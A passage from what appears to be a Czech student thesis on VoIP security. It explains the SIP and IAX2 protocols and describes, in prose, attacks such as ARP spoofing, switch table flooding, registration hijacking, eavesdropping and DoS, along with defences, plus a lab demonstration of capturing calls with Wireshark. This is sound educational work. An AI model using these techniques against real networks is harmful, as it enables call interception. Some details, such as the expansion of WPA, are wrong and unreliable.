Jedná se o textový protokol, který využívá standardně port 5060 [21], což umožňuje bezproblémovou rozšiřitelnost a poměrně jednoduché ladění. Definuje vytváření nového spojení a komunikaci. Prostřednictvím SIP jsou spojováni jednotliví koncoví uživatelé s využitím proxy, lokalizačních a směrovacích serverů. Z typu protokolu klient-sever je zřejmé, že při probíhající komunikaci jde o dva typy zpráv, otázka a odpověď. V modelu

OSI jej najdeme v aplikační vrstvě, na transportní používá při přenosu TCP nebo UDP protokol. Ty mohou být za určitých podmínek navzájem zaměněny. Dále je možné pro komunikaci využít protokol SCTP (Stream Control Transmission Protocol). Ten je vhodný pokud je třeba vytvořit spolehlivé spojení mezi větším počtem serverů. Jestliže dojde k náhlému přerušení cesty, lze tak minimalizovat čas způsobený výpadkem poskytované služby.


Protokol SIP je začleněn do skupiny signalizačních protokolů. Je schopen vytvořit, upravovat, ukončovat multimediální spojení. Z tohoto důvodu našel uplatnění v internetové telefonii a vytváření multimediálních konferencí. SIP lze využívat pro vytvoření hovoru, přibírání dalších účastníků během hovoru, ukončení probíhajícího hovoru, ale také pro spojení mezi PSTN a internetovou sítí. Rovněž je schopen rozeznat, kdo je připojen k danému hovoru a evidovat tak počet účastníků. Při identifikaci v síti využívá podporu mapování (name mapping) a služeb přesměrování (redirection service), díky kterým je jednou z hlavních vlastností SIP mobilita. Jednotliví uživatelé mají přiděleno - SIP URI (SIP Uniform Resource Identifier), SIPS URI (Secure SIP URI) – jedná se o zabezpečenou formu protokolu, která umožňuje uživateli při vytvoření adresy tvaru sip:user@host, sips:user@host [23] a připojení do sítě Internet, využívat služby SIP kdekoliv na celém světě. Dle specifikace mapování telefonních čísel do všech tvarů URI (ENUM – Telephone Number Mapping), která byla poprvé definována v RFC 2916 v roce 2000, byla později vydána novější verze s označením RFC 3761 [25] v roce 2004, je tedy možné s podporou ENUM volat s běžným telefonním číslem [25].

Architektura protokolu SIP

Na rozdíl od protokolu H.323 je architektura SIP složena z několika jednotlivých prvků. Mezi ně patří terminály (end points neboli user agents), proxy server (proxy server), přesměrovací server (redirect server), lokalizační server (location server) a zařízení registrar. Na obrázku 2.2 [21] je zobrazena architektura sítě SIP s využitím proxy serveru.

Pomocí prvku registrar, který je součástí serveru (proxy nebo přesměrovacího) je automaticky zasílána pozice uživatele, z toho je zřejmé, že uživatel není vázán k jednomu hostiteli. Lokalizační server slouží pro uložení informace o pozici uživatele. Důležitým

prvkem komunikace je směrování zprávy přes proxy nebo směrovaní servery. Proxy server na základě uživatelského jména v hlavičce zjistí adresu z lokalizačního serveru kam má danou zprávu předat, zda serveru či koncovému terminálu. Hlavním úkolem proxy serveru je tedy směrování požadavků do dalších sítí. Naproti tomu přesměrovací server sice také zjistí adresu z lokalizačního serveru, ale zpět pošle tuto informaci uživateli, a ten poté může sám odeslat zprávu na adresu, kterou zjistil lokalizační server.




Obr. 2.2: SIP – Architektura sítě

Sestavení spojení s protokolem SIP

Jak již bylo řečeno protokol SIP je textového formátu. Proto i všechny zprávy při sestavování spojení jsou v textovém formátu. Zde není potřeba složitě přidělovat porty, jak je tomu u H.323. Při sestavení spojení je třeba alespoň tří zpráv mezi terminály (účastníky), které probíhají nejčastěji na TCP protokolu. Průběh hovoru je zobrazen na obrázku 2.3 [25]. Při navázání spojení pošle uživatel František požadavek INVITE druhému uživateli Nela. Server se snaží zjistit aktuální polohu účastníka Nela. Dle toho v jakém pracuje server módu (proxy nebo redirect), v proxy módu server zprávu INVITE upraví a přepošle k účastníkovi Nela, v redirect módu server přepošle informaci o poloze účastníka Nela účastníkovi František a ten sám naváže spojení. Nela odpoví na adresu František kódem 200 OK. Poté ještě před zahájením spojení pošle účastník Nela požadavek ACK. Spojení začíná. Pokud se jeden z účastníků rozhodne ukončit spojení, zašle požadavek BYE,

na který je z druhé strany odpovězeno OK a hovor je ukončen. Pro nadcházející hovor jsou detaily hovoru sestaveny v průběhu spojení. Kódy 100 (Trying), 180 (Ringing) jsou informativní. Pro potřebné informace využívá protokol SIP SPD (Session Description Protocol), který je definován v RFC 4566 z roku 2006 [26]. Uplatnění protokolu je u multimediálního přenosu dat, popisuje vlastnosti relace.



Obr. 2.3: Průběh hovoru v protokolu SIP

2.2.3 IAX protokol

Protokol IAX vyvinula společnost Digium, hlavním přestavitelem je Mark & Spenser pro Asterisk a VoIP signalizaci, jako otevřený protokol v roce 2003 byla vytvořena druhá verze s názvem IAX2, která byla od února roku 2009 specifikována v informačním RFC 5456 [29]. Důvodem bylo využití mezi Asterisk servery, ovšem IAX2 je schopen komunikovat mezi velkým počtem open sourců v telekomunikačním světě. Obvykle se využívá pro komunikace typu server-to-server.

Používaným protokolem VoIP, který přenáší signalizaci a hovor mezi koncovými body po jednom portu je UDP port 4569. Veškeré parametry a příkazy jsou odesílány v binárním formátu jako numerické kódy. Oproti SIP nebo H.323 je schopen IAX2 snadno

procházet mezi firewaly (je schopen eliminovat počet děr) a překladači síťových adres. Tím se stal jedním z nejjednodušších protokolů pro implementaci zabezpečených sítí. Protokol rovněž podporuje tzv. trucking, což umožňuje multiplexovat několik relací do jednoho datového proudu paketů mezi dvěma koncovými body, to má za následek snížení režie, aniž by vznikalo další zpoždění. To je vhodné využít v přenosech VoIP, IP hlavičkách, kde je poté optimálně využita šířka pásma. IAX2 umožňuje kontrolu a přenos streamování medií v IP v sítích, ovládání hlasových hovorů IP. Vzhledem k flexibilitě je možné jej využít pro všechny typy streamu, včetně videa.

Pro ověřování využívá protokol tři způsoby: MD5 hašování, plain text a RSA výměnu klíčů. Další metodou šifrování je také použití dynamické výměny klíčů při sestavování spojení, která se nazývá call setup, kde je možné využít možnosti encryption=aes128, jenž slouží pro automatickou výměnu klíčů.


Konfigurace IAX a Asterisk

Pro vzájemnou komunikace mezi Asteriskovými servery se využívá kanálu IAXtel, který nabízí firma Digium. Kanál podporuje pouze spolupráci zmiňovaného protokolu IAX2. Jeho předností je spojení IAX klientů a připojení k službě IAXtel. Pro nakonfigurování kanálu se využívá modifikace souboru iax.conf. Tento soubor obsahuje veškeré informace o konfiguraci Asterisku. Spravuje a vytváří protokol kanálu IAX2 [3]. Jednotlivé položky jsou odděleny záhlavím v hranatých závorkách. Jména v závorkách tvoří názvy kanálů. Výjimku tvoří název „general“, což není kanál, ale oblast pro definování globálních parametrů protokolu. Bližší specifikace je uvedena v literatuře [3].

Sestavení hovoru pomocí IAX2

Realizace spojení je zahrnuta do 3 kroků viz. obrázek 2.4. Při spojení vyšle terminál Nela novou zprávu „new“. Terminál František reaguje zprávou o přijetí „Accept“ a opět čeká na odpověď od volajícího účastníka Nela ACK. Poté volaný František posílá signál zvonění „Ringing“ a čeká potvrzení ACK od volající. Potom je zaslána zpráva odpověď „Answer“ a čeká se na opětovné potvrzení ACK, po kterém je možné začít hovor.

Jednotlivé rámce typu M (Mini Frames) a F (Full Frames) se posílají spolu s audio daty. Stream je složen z M rámce, který obsahuje hlavičku, ta především slouží k využití šířky pásma a F rámce obsahující informace o synchronizaci. Tento přenos probíhá na UDP protokolu. Pro ukončení spojení vyšle jeden z uživatelů zprávu „HangUp“ a druhý uživatel ji opět potvrdí ACK [3].



Obr. 2.4: Sestavení hovoru pomocí IAX

3 Útoky a nebezpečí ve VoIP

Jak vyplývá z předchozích textů, zabezpečení související s technologii VoIP není jednoduché. To má za následek vývoj nových aplikací, v našem případě protokolů, u kterých je třeba vždy brát zřetel na bezpečnostní mechanismy, jejich použití a ubránění se různým druhům napadení. Jistou výhodou je zde podobnost protokolů používaných ve HTTP z čehož plyne, že i možné nebezpečí budou podobného charakteru. Vzhledem k tomu, že komunikace pomocí technologie VoIP probíhá v reálném čase, v případě ztráty paketu, popřípadě jeho poškození, již ve většině případů není možné jej zaslat znovu. Je třeba zajistit takové bezpečnostní mechanismy, které budou proti těmto nebezpečím odolné.

Nezbytné pro každý započatý útok je zajištění přístupu k dané síti. Pro získání přístupu existuje několik možných postupů, záleží na útočníkovi o jaký útok na danou aplikaci má zájem (odposlech, data, modifikace). V této kapitole budou postupně popsány jednotlivé možné útoky či hrozby se zaměřením na neoprávněný přístup k síti, dále odposlech, modifikaci a možné odepření služeb DoS.

3.1 Získání přístupu k síti

Útok toho typu slouží především jako pomůcka pro možnou implementaci dalších útoků typu odposlech, modifikace atd. Záleží, zda má útočník záměr získat přístup na koncové zařízení účastníka, odkud má poté otevřen přístup k jeho hovorům nebo dokonce na proxy server, odkud je schopen odposlechnout jakýkoliv hovor v daném prostředí. Níže budou popsány možnosti získání přístupu do sítě.

Z řad jednodušších útoků je získání přístupu pomocí hubu nebo prostřednictvím sítě Wi-Fi (Wireless Fidelity). Ten pracuje na principu rozesílání dat do všech portů bez toho, zda jste součástí terminálu či nikoliv. Odtud tedy útočníkovi stačí pouze připojení k danému hubu, ve kterém je i koncový uživatel. Pomocí speciálních programů, které jsou schopny analyzovat sítě je možné proniknout také do Wi-Fi. Ovšem pro ochranu a zabezpečení lze použít některou z podporovaných technologií, jako například WEP (Wired Equivalent Privacy), která je z důvodu špatného zabezpečení nahrazena bezpečnější

variantou WPA (Wireless Application Protocol), ta se využívá také pro zabezpečení většiny mobilních telefonů. Pomocí telefonu Snom phone [30], který se nastavuje přes webové rozhraní je možné odchytnout datový tok. Útok na proxy server již není tak zcela jednoduchý. Záleží na nastavení konfigurace sítě a zručnosti útočníka. Zručný útočník je schopen naprogramovat si provoz portu uživatele na svůj individuální port. Častá konfigurovatelnost portu je závislá na operačním systému [30].

Další možnou variantou útoku na switche je přeplnění jeho tzv. ARP/MAC tabulky, kde si prostřednictvím protokolu ARP (Address Resolution Protocol) uchovává jednotlivé informace o IP adresách uživatelů, které jsou mapovány pomocí MAC (Media Access Control). Pokud se tabulka zaplní, což je hlavní záměr útočníka a její kapacita již nebude dostačující, změní se režim switche do režimu hubu, kde je napadení jednoduchou záležitostí [30].

Mezi další útoky, u kterých je možné získání přístupu na switch patří ARP Spoofing. Díky němu je útočník schopen vydávat se za jiný počítač v síti. Princip je takový, že útočník pošle pomocí protokolu ARP všem v síti dotaz, aby mu všichni uživatelé se stejnou IP adresou (zná útočník) zaslali svou MAC adresu. Vzhledem k tomu, že toto zasílání může trvat několikrát za sebou a útočník je poté schopen zaznamenat si falešnou adresu do tabulek, odkud poté bude posílat data on. V případě odposlechu mezi dvěma uživateli podstrčí útočník svou MAC adresu a přijatá data nadále bude posílat koncovým uživatelům. Ochranou proti ARP spoofingu je udržování statických ARP/MAC tabulek [30] u všech prvků (server, switch, gateway….), toto řešení je pro velké sítě velice náročné po administrativní stránce, ale vzhledem k jistotě zajištění bezpečného provozu důležité. Nezbytnou součástí každé ochrany je tedy nutnost data pečlivě chránit prostřednictvím šifrování.

3.2 Signalizační data - Modifikace a obrana před ní

Pokud se útočník snaží ovlivnit komunikaci mezi dvěma uživateli využije nástroj, který se nazývá modifikace. Ten je zaměřen především na signalizační data. Nyní si popíšeme nejznámější možné útoky způsobené touto metodou.

Mezi ně bezpochyby patří útok main-in-the-middle. V tomto případě je útočník

schopen odchytit posílaná data mezi uživateli, pozměnit je a poslat zpět k určenému cíli. Uživatel, který pozměněná data přijímá, obtížně v případě úspěšného útoku pozná, že došlo k poškození integrity. V okamžiku, kdy poškozená data přijme se útočníkovi otevírá brána k realizaci dalších možných útoků, mezi které patří například: impersonation - což znamená, že se útočník snaží vydávat za někoho úplně jiného, redirection – je chopen přesměrovat nebo ukončovat hovory, popřípadě odepřít služby DoS.

Další možnou variantou útoku je zasílání SIP textových zpráv. Mezi ně patří možnost, kdy útočník odregistruje uživatele od serveru a tím mu zabrání v přijímání příchozích hovorů (z angličtiny registration removal). Vzhledem k tomu, že VoIP umožňuje registraci klienta na více terminálů (v praxi to znamená, že klient má více koncových zařízení), jedná se o jeden z oblíbených útoků útočníků (z angličtiny registration addition).

Jedním z nejnebezpečnějších útoků v této kategorii je registrace útočníka na uživatele (z angličtiny registration hiacking), kde je potom možné aplikovat útok typu phising (vede k získání osobních informací, hesel, atd.). Pomocí SIP zpráv je útočník také schopen přesměrovat popřípadě vložit (z angličtiny RTP mixing) nebo vytvořit nový hovor (stream) (z angličtiny RTP insertion).

V dnešní době ovšem existuje několik možných variant obrany před těmito útoky. Jednou z nich je využití protokolu TCP při komunikaci. Ten oproti UPD stále drží spojení a proxy server je schopen kontrolovat čísla TCP paketů. Jako další možnou variantou zabezpečení je implementace TCP spolu s TLS. Rovněž autentizací u protokolu SIP je možné řešit zabezpečení. Pokud jsou jednotlivé zprávy při sestavování i během komunikace zabezpečeny dostatečně silnými hesly, nemělo by dojít k jejich napadení. Vhodnou obranou proti útoku s názvem RTP mixing, je využití autentizace a šifrování v protokolech SRTP nebo ZRTP. To umožní zabránit útočníkovi v mixování RTP streamů, pokud dojde k mixování šifrovaného streamu, bude po dešifrovaní znít pouze jako šum. Proti napadení uživatele je také vhodná obrana zaslání registrační zprávy. Pokud jej uživatel požaduje několikrát za dobu spojení, uživatel na druhém konci se musí opět v krátkém intervalu přihlásit o svoji identitu. Mezi méně účinné obrany patří nastavení SIP portu na jinou adresu nebo využití SIP firewalu pro kontrolu SIP signalizace. Obě tyto

metody slouží spíše jako doplněk výše popsaných metod, které zajistí vyšší zabezpečení. Podrobnější informace o těchto útocích a obraných prvcích jsou popsány v literatuře [30].

3.3 Odposlech a obrana před ním

Nejznámějším druhem útoku, který byl oblíbený již ve staré PSTN telefonii a jistě si najde své místo i v novější VoIP telefonii je odposlech (eavesdropping). Do této kategorie útoku patří také možné zjištění údajů u signalizačních protokolů. Zabezpečení je proto vhodné řešit tak, aby nemohlo dojít například k zjištění účastníků, kdy a jak dlouho spolu hovořili atd. Realizace odposlechu je možná v okamžiku, kdy útočník získá přístup na pakety v datovém toku. V dnešní době existuje mnoho programů, které dovedou převést RTP stream na zvukový formát různého typu například raw, waw, mp3,…, ty je později možné přehrát v jakémkoli hudebním přehrávači. Zde nemůžeme opomenout ani program k úspěšné realizaci odposlechu s názvem Wireshark, který lze volně stáhnout z Internetu. Ten je schopen rozpoznat jaké druhy protokolů se používají pro komunikaci mezi uživateli, analyzovat síťový provoz a jak již bylo popsáno výše, nemůže chybět možnost vytvoření zvukového souboru z RTP.

Nejvhodnějším typem obrany před odposlechem je zamezení přístupu k síti. Při komunikaci přes IP protokol si nemůžeme být jisti kudy naše data proudí, ani zda je někdo neodposlouchává. Proto při telefonování je vhodné zabezpečení ve formě šifrování dat patřičným algoritmem. Tuto možnost nám nabízí několik dostupných prvků, které byly popsány výše. Jedná se například o IPsec, který je schopen šifrovat data každého protokolu nebo SRTP a ZRTP - Zfone, které jsou vhodné při přenosu zvukového nebo video streamu.

3.4 Útok typu odepření služeb DoS

Při odepření služby DoS v technologii VoIP dojde ke kompletnímu znemožnění jejího využití. Hlavním cílem je jeho nefunkčnost či nedostupnost pro uživatele na základě přehlcení služeb. Cílem takového útoku je buď kompletní obnova systému (reset) nebo v lepším případě narušení komunikace mezi uživatelem a serverem, což znemožní nebo případně zpomalí jejich komunikaci. Útok s názvem Flood Attack patří do skupiny DoS

a je nebezpečný jak pro TCP, tak UDP protokol. Jeho hlavním úkolem je zahltit přenosové pásmo prostřednictvím velkého množství dat, které útočník zasílá na síťové rozhraní. Tím je znemožněna komunikace mezi uživateli. Nejen zahlcení paketů patří do skupiny útoků DoS, rovněž je možné ohrozit funkčnost některé aplikace nebo systému využívající VoIP technologii při komunikaci mezi uživateli. Těchto typů útoků je bezpochyby velké množství, jsou mezi nimi například zahrnuty také napadení infrastruktur DNS či DHCP [30], obrana proti nim je poměrně složitá a odvozuje se dle typu útoků na daný systém.

4. Praktická část


V praktické části této práce byly demonstrovány některé výše popsané útoky, které byly vyzkoušeny v praxi. Jedná se především o pasivní útok formou odposlechu. Hlavním účelem tohoto útoku bylo zachycení a analýza paketů dvou komunikujících stran, které byly poté převedeny do zvukové podoby. Mezi další aktivní útoky patřilo násilné ukončení hovoru a přesměrování hovoru mezi dvěma komunikujícími účastníky. Součástí samotných útoků byly i návrhy zabezpečení, které jim byly schopny předcházet.

4.1 Analýza odposlechu SIP a IAX2 protokolu

Při tomto útoku byla využita softwarová ústředna Asterisk verze 1.6.2 (www.asterisk.org). Ústředna byla spuštěna ve virtuálním okně softwarového nástroje Wmvare player (http://www.vmware.com), kde byl nainstalován operační systém Ubuntu (www.ubuntu.com). V Asterisku (192.168.0.116) byli vytvořeni uživatelé pro komunikaci se SIP protokolem 201 (192.168.0.195), 202 (192.168.0.198) a dále 203 (192.168.0.195), 204 (192.168.0.198) pro komunikaci s IAX2 protokolem. Jako poskytovatel služeb byla pro komunikaci mezi uživateli pomocí SIP protokolu využita společnost Qutecom (http://www.qutecom.org), u které byly vytvořeny dva účty 201 a 202 uživatel. Pro komunikaci pomocí IAX2 protokolu byl zvolen poskytovatel Zoiper (http://www.zoiper.com), u kterého byly zvoleny další dva účty 203 a 204, lze jej využít i pro komunikaci prostřednictvím SIP. Pro navázání spojení k ústředně (virtuální) a mezi oběma uživateli byly použity notebooky. Odtud bylo umožněno odposlouchávání a analýza paketů pomocí softwarového nástroje, který je uveden níže.


Pro analýzu tohoto útoku byla zvolena aplikace Wireshark (http://www.wireshark.org), jejímž předchůdcem byl projekt s názvem Ethernal, sloužící především pro analýzu síťových provozů a námi zkoušený odposlech. Hlavní výhodou je podpora velkého množství komunikačních protokolů (OSI modelu) a funkčnost ve všech operačních systémech (Linux, Windows a další). Prostřednictvím uživatelského rozhraní je usnadněno ovládání a analýza jednotlivých paketů s možností přímého převedení RTP paketů do zvukové podoby formátu au nebo raw.

Pro realizaci samotného odposlechu protokolem SIP bylo využito dvou notebooků. Po navázání spojení uživatele 202 s 201 proběhl hovor s následujícím textem: „Dobrý den“. V programu Wireshark byl před samotným zahájením hovoru nastaven filtr pro zobrazení námi požadovaných protokolů. Obrázek 4.1 zobrazuje uživatelské rozhraní programu Wireshark se zobrazením SIP paketů. Dále na obrázku 4.2 je zobrazeno textové schéma, které je rovněž možné z výstupu Wiresharku vytvořit.




Obr. 4.1: Program Wireshark – analýza paketů SIP

Ze schématu na obrázku 4.2 je zřejmé, že došlo ke komunikaci přes server, kde uživatel 202 volá uživateli 201. Celý hovor trval asi 11 sekund. Samotný hovor trval asi 3 sekundy, kdy byl otevřen RTP kanál. Rovněž je možné vyčíst čas jednotlivých paketů při celém sestavení spojení. V závorkách jsou uvedeny druhy portů a případně další informace. V jednotlivých SIP zprávách, které jsou v textové podobě a je možné pomoci nich provádět podrobnou analýzu, lze vyčíst např. identifikační číslo spojení tzv. Call-ID, podrobnosti o RTP streamu, jeho sestavení a další. Vzhledem k tomu, že jedním z nejdůležitějších prvků každého útočníka je odposlech hovoru, byl po ukončení hovoru pořízen záznam z odchyceného RTP streamu do formátu au zvukové podoby. Zvukový záznam lze přehrát v přehrávači.




Obr. 4.2:Průběh hovoru dvou uživatelů v SIP

Realizace odposlechu s využitím protokolu IAX2 probíhala obdobně. Opět pro sestavení spojení byly použity dva notebooky, kde uživatel 203 navazoval spojení s uživatelem 204. Po navázání spojení proběhl hovor s textem: „Dobrý den“. Obrázek 4.3 zobrazuje uživatelské rozhraní programu Wireshark se zobrazením IAX2 paketů. A na obrázku 4.4 je zobrazeno textové schéma, které bylo pořízeno z výstupu programu Wireshark.



Obr. 4.3: Program Wireshark – analýza paketů IAX2



Obr. 4.4: Průběh hovoru dvou uživatelů v IAX2

